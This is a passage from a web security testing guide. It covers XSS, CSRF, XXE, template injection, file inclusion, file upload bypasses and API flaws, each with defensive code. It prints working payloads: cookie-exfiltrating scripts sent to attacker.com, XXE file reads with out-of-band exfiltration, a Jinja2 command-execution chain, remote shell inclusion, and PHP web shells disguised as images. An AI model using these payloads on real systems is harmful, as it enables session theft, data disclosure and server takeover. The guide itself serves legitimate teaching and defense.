Part 3: Additional Critical Vulnerabilities

This section covers critical web application vulnerabilities including XSS, CSRF, XXE, RCE, file upload issues, and API security problems.

Chapter 14

Cross-Site Scripting (XSS)

Understanding XSS

XSS allows attackers to inject malicious scripts into web pages viewed by other users.

Reflected XSS

Script reflected from request to response

Stored XSS

Script stored in database and displayed to users

DOM-based XSS

Vulnerability in client-side JavaScript

Reflected XSS

How it Works:

A search feature displays the search term in the results:

```
<h1>Search results for: USER_INPUT</h1>
```

Attacker crafts a malicious URL:

```
http://target.com/search?q=<script>alert(document.cookie)</script>
```

How to Test Reflected XSS

Basic payloads

```
<script>alert(1)</script>
<img src=x onerror=alert(1)>
<svg onload=alert(1)>
<iframe src=javascript:alert(1)>
```

Event handlers

```
<body onload=alert(1)>
<input onfocus=alert(1) autofocus>
<marquee onstart=alert(1)>
```

Without parentheses (WAF bypass)

```
<script>alert`1`</script>
<svg><script>alert`1`</script></svg>
```

Stored XSS

How it Works:

User submits a comment that gets stored in the database and displayed to all users.

How to Test Stored XSS

Test in all input fields:

- Comments
- Profile information
- Forum posts
- Product reviews
- Contact forms

Payloads

```
<script>fetch('http://attacker.com?c='+document.cookie)</script>
<img src=x onerror="fetch('http://attacker.com?c='+document.cookie)">
```

DOM-based XSS

How it Works:

JavaScript processes user input unsafely:

```
// Vulnerable code
var search = location.hash.substring(1);
document.write("Search: " + search);
```

Attacker crafts URL:

```
http://target.com/page#<img src=x onerror=alert(1)>
```

How to Test DOM-based XSS

Test URL fragments

```
http://target.com/#<script>alert(1)</script>
```

Test sources of input

- location.hash
- location.search
- document.referrer
- window.name
- postMessage data

XSS Bypass Techniques

Filter Bypasses:

Uppercase

```
<SCRIPT>alert(1)</SCRIPT>
```

Mixed case

```
<ScRiPt>alert(1)</sCrIpT>
```

Without closing tag

```
<script>alert(1)//
```

Encoded

```
<script>&#97;lert(1)</script>
<script>\u0061lert(1)</script>
```

Alternate attributes

```
<img src onerror=alert(1)>
<svg><desc><script>alert(1)</script></desc></svg>
```

Nested tags

```
<<script>script>alert(1)</</script>script>
```

Using XSStrike

Install

```
git clone https://github.com/s0md3v/XSStrike
cd XSStrike
pip install -r requirements.txt
```

Basic scan

```
python xsstrike.py -u "http://target.com/search?q=test"
```

Crawl and scan

```
python xsstrike.py -u "http://target.com" --crawl
```

Defending Against XSS

```
import html

# Encode for HTML context
safe_output = html.escape(user_input)

# Encode for JavaScript context
import json
safe_js = json.dumps(user_input)

# Use Content Security Policy
response.headers['Content-Security-Policy'] = "default-src 'self'; script-src 'self'"

# Use HttpOnly cookies
response.set_cookie('session', value, httponly=True)
```

Chapter 15

Cross-Site Request Forgery (CSRF)

Understanding CSRF

CSRF tricks a user's browser into making unwanted requests to a site where they're authenticated.

How it Works:

User is logged into bank.com. Attacker creates a malicious page:

```
<img src="https://bank.com/transfer?to=attacker&amount=1000">
```

When the victim visits the attacker's page, their browser automatically includes their bank.com cookies, executing the transfer.

How to Test for CSRF

1. Identify State-Changing Actions:

Actions that modify data:

- Password changes
- Email changes
- Money transfers
- Account deletions
- Purchase orders

Check for CSRF Tokens

2. Check for CSRF Tokens:

Inspect forms

```
<form method="POST" action="/change-email">
  <input type="hidden" name="csrf_token" value="abc123">
  <input type="email" name="new_email">
</form>
```

If no token present, likely vulnerable

Test Token Validation

3. Test Token Validation:

01

Remove token

Submit without csrf_token parameter

02

Use another user's token

Capture User A's token, use it in User B's request

03

Use old token

Use a token from a previous session

04

Change request method

If POST is protected, try GET

```
GET /change-email?new_email=attacker@evil.com
```

Test SameSite Cookie

4. Test SameSite Cookie:

Check cookie attributes

```
Set-Cookie: session=abc123; HttpOnly; Secure; SameSite=Lax
```

If SameSite=None or missing, more vulnerable

CSRF PoC Generator

```
<!-- Auto-submitting form -->
<html>
 <body>
 <form id="csrf" method="POST" action="https://target.com/change-email">
 <input type="hidden" name="email" value="attacker@evil.com">
 </form>
 <script>document.getElementById('csrf').submit()</script>
 </body>
</html>
```

Defending Against CSRF

```
from flask_wtf.csrf import CSRFProtect

app = Flask(__name__)
app.config['SECRET_KEY'] = 'your-secret-key'
csrf = CSRFProtect(app)

# Use SameSite cookies
response.set_cookie('session', value, samesite='Lax')

# Verify Origin/Referer
def check_origin():
 origin = request.headers.get('Origin')
 if origin and origin != 'https://trusted-domain.com':
 abort(403)
```

Chapter 16

XML External Entity (XXE)

Understanding XXE

XXE allows attackers to interfere with XML processing, potentially reading files, causing DoS, or performing SSRF.

How it Works:

An application parses XML input:

```
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<user>
  <name>&xxe;</name>
</user>
```

The parser resolves the entity, reading /etc/passwd.

How to Test for XXE

1. Identify XML Input:

Look for:

- Content-Type: application/xml
- SOAP APIs
- File uploads (SVG, DOCX, XLSX)
- RSS feeds
- Configuration files

Basic XXE Payloads

2. Basic XXE Payloads:

Read local files

```
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<data>&xxe;</data>
```

SSRF

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://internal-server">]>
<data>&xxe;</data>
```

DoS

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///dev/random">]>
<data>&xxe;</data>
```

Blind XXE (Out-of-Band)

3. Blind XXE (Out-of-Band):

Exfiltrate data via HTTP

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://attacker.com/?data=%file;">]>
```

Using parameter entities

```
<!DOCTYPE foo [
 <!ENTITY % file SYSTEM "file:///etc/passwd">
 <!ENTITY % dtd SYSTEM "http://attacker.com/evil.dtd">
 %dtd;
]>
```

Defending Against XXE

```
import xml.etree.ElementTree as ET

# Don't use ET.parse() or ET.fromstring() directly

# Use defusedxml instead
from defusedxml import ElementTree

tree = ElementTree.parse('file.xml')
```

Chapter 17

Remote Code Execution (RCE)

Understanding RCE

RCE allows attackers to execute arbitrary code on the target server, potentially leading to full system compromise.

Common Causes:

- Unsafe deserialization
- Template injection
- Code evaluation functions
- File inclusion vulnerabilities
- Vulnerable dependencies

Server-Side Template Injection (SSTI)

How it Works:

Applications use template engines to generate dynamic content. If user input is embedded in templates unsafely, attackers can inject template syntax.

Testing for SSTI:

Basic detection payloads

```
7*7
${7*7}
<%= 7*7 %>
$7*7
#{7*7}
```

If output shows "49", template injection is confirmed

Template-Specific Payloads

Jinja2 (Python):

```
config
config.items()
''.__class__.__mro__[1].__subclasses__()
''.__class__.__mro__[1].__subclasses__()[396]('cat /etc/passwd',shell=True,stdout=-1).communicate()
```

Twig (PHP):

```
_self.env.registerUndefinedFilterCallback("exec")_self.env.getFilter("id")
_self.env.setCache("ftp://attacker.net:2121")
```

FreeMarker (Java):

```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("id") }
```


File Inclusion Vulnerabilities

Local File Inclusion (LFI):

```
# Basic LFI
file=../../../etc/passwd
page=../../../../etc/passwd

# Null byte bypass (older PHP)
file=../../../etc/passwd%00

# URL encoding
file=..%2F..%2F..%2Fetc%2Fpasswd

# Double encoding
file=..%252F..%252F..%252Fetc%252Fpasswd
```

Remote File Inclusion

(RFI Attack



Remote File Inclusion (RFI)

Remote File Inclusion (RFI):

```
# Include remote file
page=http://attacker.com/shell.txt
file=//attacker.com/shell.txt

# With PHP wrapper
page=php://input (send PHP code in POST body)
page=php://filter/convert.base64-encode/resource=config.php
```

Defending Against RCE

```
# Avoid eval() and exec()
# Bad
eval(user_input)
exec(user_input)

# Use safe alternatives
import ast
ast.literal_eval(user_input) # Only evaluates literals

# Sanitize template inputs
from jinja2 import Environment, select_autoescape
env = Environment(
 autoescape=select_autoescape(['html', 'xml'])
)

# Validate file paths
import os
def is_safe_path(basedir, path):
 return os.path.realpath(path).startswith(os.path.realpath(basedir))
```

Chapter 18

File Upload Vulnerabilities

Understanding File Upload Vulnerabilities

Insecure file upload can lead to RCE, XSS, DoS, or information disclosure.

Common Issues:

- No file type validation
- Client-side only validation
- Insufficient content validation
- Predictable upload paths
- Executable uploads accessible via web

How to Test File Upload

1. Test File Extension Validation:

PHP shells

```
shell.php
shell.php5
shell.phtml
shell.pht
shell.phps
```

Double extensions

```
shell.php.jpg
shell.jpg.php
```

Null byte injection

```
shell.php%00.jpg
```

Case variations

```
shell.PhP
shell.pHp
```

Test Content-Type Bypass

2. Test Content-Type Bypass:

Change Content-Type header

```
Content-Type: image/jpeg (but upload PHP file)
Content-Type: image/png
Content-Type: image/gif
```

Test Magic Bytes

3. Test Magic Bytes:

Add image magic bytes to beginning of PHP file

GIF

```
GIF89a; <?php system($_GET['cmd']); ?>
```

PNG

```
\x89PNG\r\n\x1a\n <?php system($_GET['cmd']); ?>
```

JPEG

```
\xFF\xD8\xFF\xE0 <?php system($_GET['cmd']); ?>
```

Polyglot Files

4. Polyglot Files:

Create files that are valid in multiple formats:

GIFAR - Valid GIF and valid PHP

```
GIF89a; /*<?php system($_GET['cmd']); ?>*/
```

SVG XSS

5. SVG XSS:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
 <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
 <script type="text/javascript">
 alert(document.domain);
 </script>
</svg>
```

Path Traversal in Filename

6. Path Traversal in Filename:

Upload with malicious filename

```
filename="../../../var/www/html/shell.php"
filename="..\\..\\..\\shell.php"
```

ZIP Slip

7. ZIP Slip:

Create ZIP with path traversal

```
zip malicious.zip ../../../../shell.php
```

Defending Against File Upload Vulnerabilities

```
import os
import magic
from werkzeug.utils import secure_filename

ALLOWED_EXTENSIONS = {'png', 'jpg', 'jpeg', 'gif'}
MAX_FILE_SIZE = 5 * 1024 * 1024 # 5MB

def allowed_file(filename):
 return '.' in filename and \
 filename.rsplit('.', 1)[1].lower() in ALLOWED_EXTENSIONS
```

Secure Upload Function

```
def secure_upload(file, upload_folder):
 # Check file size
 file.seek(0, os.SEEK_END)
 size = file.tell()
 file.seek(0)
 if size > MAX_FILE_SIZE:
 return False, "File too large"

 # Validate extension
 if not allowed_file(file.filename):
 return False, "Invalid file type"

 # Secure filename
 filename = secure_filename(file.filename)
```

Secure Upload Function (continued)

```
# Validate magic bytes
mime = magic.from_buffer(file.read(1024), mime=True)
file.seek(0)
if mime not in ['image/jpeg', 'image/png', 'image/gif']:
return False, "Invalid file content"

# Generate random filename
import uuid
ext = filename.rsplit('.', 1)[1].lower()
new_filename = f"{uuid.uuid4()}.{ext}"

# Save outside web root
filepath = os.path.join(upload_folder, new_filename)
file.save(filepath)

# Set non-executable permissions
os.chmod(filepath, 0o644)

return True, new_filename
```

Chapter 19

API Security Issues

Understanding API Security

APIs are common targets due to their direct access to application functionality and data.

Common Issues:

- Broken object level authorization
- Excessive data exposure
- Lack of rate limiting
- Missing authentication
- Mass assignment
- Security misconfiguration

Testing API Security

1. Discover API Endpoints:

Look for API documentation

```
/api/docs
/api/swagger
/api/v1/swagger.json
/api/openapi.json
/graphql
/graphiql
```

Enumerate versions

```
/api/v1/
/api/v2/
/api/v3/
```

Common patterns

```
/api/users
/api/posts
/api/products
```

Test Authentication

2. Test Authentication:

Missing authentication

```
curl -X GET https://api.example.com/admin/users
```

Weak tokens

```
Authorization: Bearer 123456
Authorization: Basic YWRtaW46YWRtaW4=
```

Token manipulation

Change user_id in JWT payload

Test Authorization (BOLA/IDOR)

3. Test Authorization (BOLA/IDOR):

Access other users' data

```
GET /api/users/123/profile
GET /api/users/124/profile  # Try different IDs
```

Modify other users' data

```
PUT /api/users/124/profile
DELETE /api/posts/456
```

Test Excessive Data Exposure

4. Test Excessive Data Exposure:

Check if API returns sensitive data

```
GET /api/users/me

# Response might include:
{
 "id": 123,
 "username": "user",
 "email": "user@example.com",
 "password_hash": "$2a$10$...", # Should not be exposed
 "ssn": "123-45-6789", # Should not be exposed
 "credit_card": "4111-1111-1111-1111" # Should not be exposed
}
```

Test Mass Assignment

5. Test Mass Assignment:

Try to set admin fields

```
POST /api/users/register
{
 "username": "attacker",
 "password": "password123",
 "is_admin": true,
 "role": "admin"
}

# Or update via PUT/PATCH
PATCH /api/users/123
{
 "is_admin": true,
 "account_balance": 999999
}
```

GraphQL Testing

6. GraphQL Testing:

Introspection query

```
POST /graphql
{
  "query": "{ __schema { types { name } } }"
}
```

Query all fields

```
query {
  users {
    id
    username
    email
    password
    ssn
    credit_card
  }
}
```

Nested queries (DoS)

```
query {
 users {
 posts {
 comments {
 user {
 posts {
 comments {
 # ... continue nesting
 }
 }
 }
 }
 }
 }
}
```

API Testing Tools

Postman

API testing platform. Import OpenAPI/Swagger specs. Create test collections.

OWASP ZAP

API scanner

```
zap-cli quick-scan --spider https://api.example.com
```

Insomnia

REST/GraphQL client

Burp Suite

API testing extensions: Authorize, InQL (GraphQL), API security testing

Defending Against API Vulnerabilities

```
from flask import Flask, jsonify, request
from flask_limiter import Limiter
from functools import wraps

app = Flask(__name__)
limiter = Limiter(app, key_func=lambda: request.headers.get('X-API-Key'))

# Implement proper authorization
def require_auth(f):
 @wraps(f)
 def decorated(*args, **kwargs):
 token = request.headers.get('Authorization')
 if not token or not verify_token(token):
 return jsonify({'error': 'Unauthorized'}), 401
 return f(*args, **kwargs)
 return decorated
```

Limit Data Exposure

```
# Limit data exposure
@app.route('/api/users/<int:user_id>')
@require_auth
def get_user(user_id):
 user = User.query.get(user_id)
 # Only return safe fields
 return jsonify({
 'id': user.id,
 'username': user.username,
 'email': user.email if current_user.id == user.id else None
 })
```

Prevent Mass Assignment

```
# Prevent mass assignment
@app.route('/api/users/<int:user_id>', methods=['PATCH'])
@require_auth
def update_user(user_id):
 # Whitelist allowed fields
 allowed_fields = ['username', 'email', 'bio']
 data = {k: v for k, v in request.json.items() if k in allowed_fields}

 user = User.query.get(user_id)
 for key, value in data.items():
 setattr(user, key, value)
 db.session.commit()

 return jsonify({'success': True})
```

Rate Limiting

```
# Rate limiting
@app.route('/api/login', methods=['POST'])
@limiter.limit("5 per minute")
def login():
 # Login logic
 pass
```

Key Takeaways

- XSS, CSRF, and XXE remain critical web vulnerabilities
- RCE and file upload issues can lead to complete system compromise
- API security requires proper authentication, authorization, and data validation
- Defense requires multiple layers: input validation, output encoding, and security headers
- Regular testing and security audits are essential for maintaining secure applications

Stay Vigilant, Stay Secure
Continuous testing and improvement are the keys to application security